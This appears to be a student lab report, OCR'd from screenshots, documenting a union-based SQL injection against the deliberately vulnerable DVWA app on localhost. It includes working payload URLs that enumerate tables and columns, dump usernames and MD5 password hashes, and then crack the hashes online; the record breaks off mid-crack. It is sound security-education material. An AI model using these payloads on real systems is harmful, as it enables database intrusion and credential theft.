
Lab-11 Cryptography and Network Security

Name: Tanvi Penumudy (E18CSE187)

Objective: To Perform the SQL Injection attack on Damn Vulnerable Web Application (DVWA)

Entering User ID: 1 redirects to the following screen (first name: admin, surname: admin)



Vulnerability: SQL Injection


User ID:

```
ID: 1
First name: admin
Surname: admin
```


More Information

- https://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

If we enter 1,2,3 it shows error as the table has only 2 columns


localhost/dvwa/vulnerabilities/sqli/
Project Management - EHSS3
localhost/dvwa/vulnerabilities/sqli/?id=1%27%20order%20by%201,2,3--+&Submit=Submit#
03:53 PM
20-11-2020

```
Unknown column '3' in 'order clause'
```



localhost/dvwa/vulnerabilities/sqli/?id=1%27%20union%20select%201,2--+&Submit=Submit#

Vulnerability: SQL Injection


User ID: Submit

```
ID: 1' union select 1,2--
First name: admin
Surname: admin

ID: 1' union select 1,2--
First name: 1
Surname: 2
```

More Information

- https://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Here we can see the database and version



localhost/dvwa/vulnerabilities/sqli/?id=1%27%20union%20select%20database(),version()--+&Submit=Submit#

Vulnerability: SQL Injection


User ID: Submit

```
ID: 1' union select database(),version()--
First name: admin
Surname: admin

ID: 1' union select database(),version()--
First name: dvwa
Surname: 10.4.14-MariaDB
```

More Information

- https://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

List of all tables




Vulnerability: SQL Injection

User ID: [ ] Submit

```
ID: 1' union select 1,table_name from information_schema.tables--
First name: admin
Surname: admin

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: ALL_PLUGINS

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: APPLICABLE_ROLES

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: CHARACTER_SETS

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: CHECK_CONSTRAINTS

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: COLLATIONS

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: COLUMNS
```

Let us select our target table out of these tables – i.e. 'user' (Converting it into decimal values)


Vulnerability: SQL Injection :: Damn
Project Management - EHSS3
Text to decimal: Convert text to Ur
cryptii.com/pipes/text-decimal
Cryptii
VIEW
Text
ENCODE DECODE
Unicode code points
VIEW
Code points
Text to decimal: Convert text to Unicode code points
04:02 PM
20-11-2020

users


SEPARATOR

FORMAT
○ Unicode notation
● Decimal
○ Hexadecimal
○ Binary
○ Octal
○ NCR (Decimal)
○ NCR (Hexadecimal)

→ Encoded 19 chars

117 115 101 114 115

These are the columns in our ‘user table’




Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: admin
Surname: admin

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: user_id

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: first_name

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: last_name

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: user

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: password

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: avatar

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: last_login
```

Let’s now see the password column, let’s select a password here (it is in MD5 hash format), let us decrypt it using an online MD5 hash decrypter



Vulnerability: SQL Injection


User ID: Submit

```
ID: 1' union select user,password from users--
First name: admin
Surname: admin

ID: 1' union select user,password from users--
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user,password from users--
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user,password from users--
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user,password from users--
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user,password from users--
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

- https://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection

After decrypting the MD5 hash corresponding to the user (with the first name: admin), we get the decrypted password as password


Vulnerability: SQL Injection :: Dam
Project Management - EHSS3
MD5 (+Salt) Decrypter - Password
Hash md5: 5f4dcc3b5aa765d61d8
md5hashing.net/hash/md5/5f4dcc3b5aa765d61d8327deb882cf99
Tools:
HASH / UNHASH
SEARCH
RECENT HASHES LIST
HASH TYPE IDENTIFIER
CRYPTOGRAPHY Q&A
ANONYMOUS EMAIL
ANONYMOUS CRYPTO CHAT
OPEN CRYPTOGRAPHY CHAT
DATA CRYPTER
TEXT DEBUG PLAYGROUND
PASSWORD GENERATOR
MY SETTINGS
Privacy friendly web analytics
Treat privacy of website visitors with respect
Copy Hash
Copy Value
Blame this record
SEO for Meteor.js
Stop wasting time on SSR, enable SEO in under 10 mins
Learn CSS
Visual editor for learning and quick CSS mocking
I Agree
04:16 PM
20-11-2020

Md5 hash digest

```
5f4dcc3b5aa765d61d8327deb882cf99
```

Md5 digest unhashed, decoded, decrypted, reversed value:

```
password
```

Md5: 5f4dcc3b5aa765d61d8327deb882cf99


Md2	f03881a88c6e39135f0ecc60efd609b9
Md4	8a9d093f14f8701df17732b2bb182c74
Md5	5f4dcc3b5aa765d61d8327deb882cf99
Sha1	5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8

In order to use this site, please read and agree Policy, Terms & Conditions and User Agreement by clicking on "I Agree" button, **otherwise you must not use this website**

Hence SQL Injection in DVWA successfully performed!

Cracking other passwords:

First name: gordonb; password: abc123


Vulnerability: SQL Injection :: Dam
Microsoft Teams
Hash md5: e99a18c428cb38d5f26
md5hashing.net/hash/md5/e99a18c428cb38d5f260853678922e03
Tools:
HASH / UNHASH
SEARCH
RECENT HASHES LIST
HASH TYPE IDENTIFIER
CRYPTOGRAPHY Q&A
ANONYMOUS EMAIL
ANONYMOUS CRYPTO CHAT
OPEN CRYPTOGRAPHY CHAT
DATA CRYPTER
TEXT DEBUG PLAYGROUND
PASSWORD GENERATOR
MY SETTINGS
SEO for Angular.js
Stop wasting time on SSR, enable SEO in under 10 mins
Copy Hash
Copy Value
Blame this record
SEO for Vue.js
Stop wasting time on SSR, enable SEO in under 10 mins
Anonymous disposable emails
Use temporary email as a precaution to keep personal data safe
I Agree
04:33 PM
20-11-2020

Md5 hash digest

```
e99a18c428cb38d5f260853678922e03
```

Md5 digest unhashed, decoded, decrypted, reversed value:

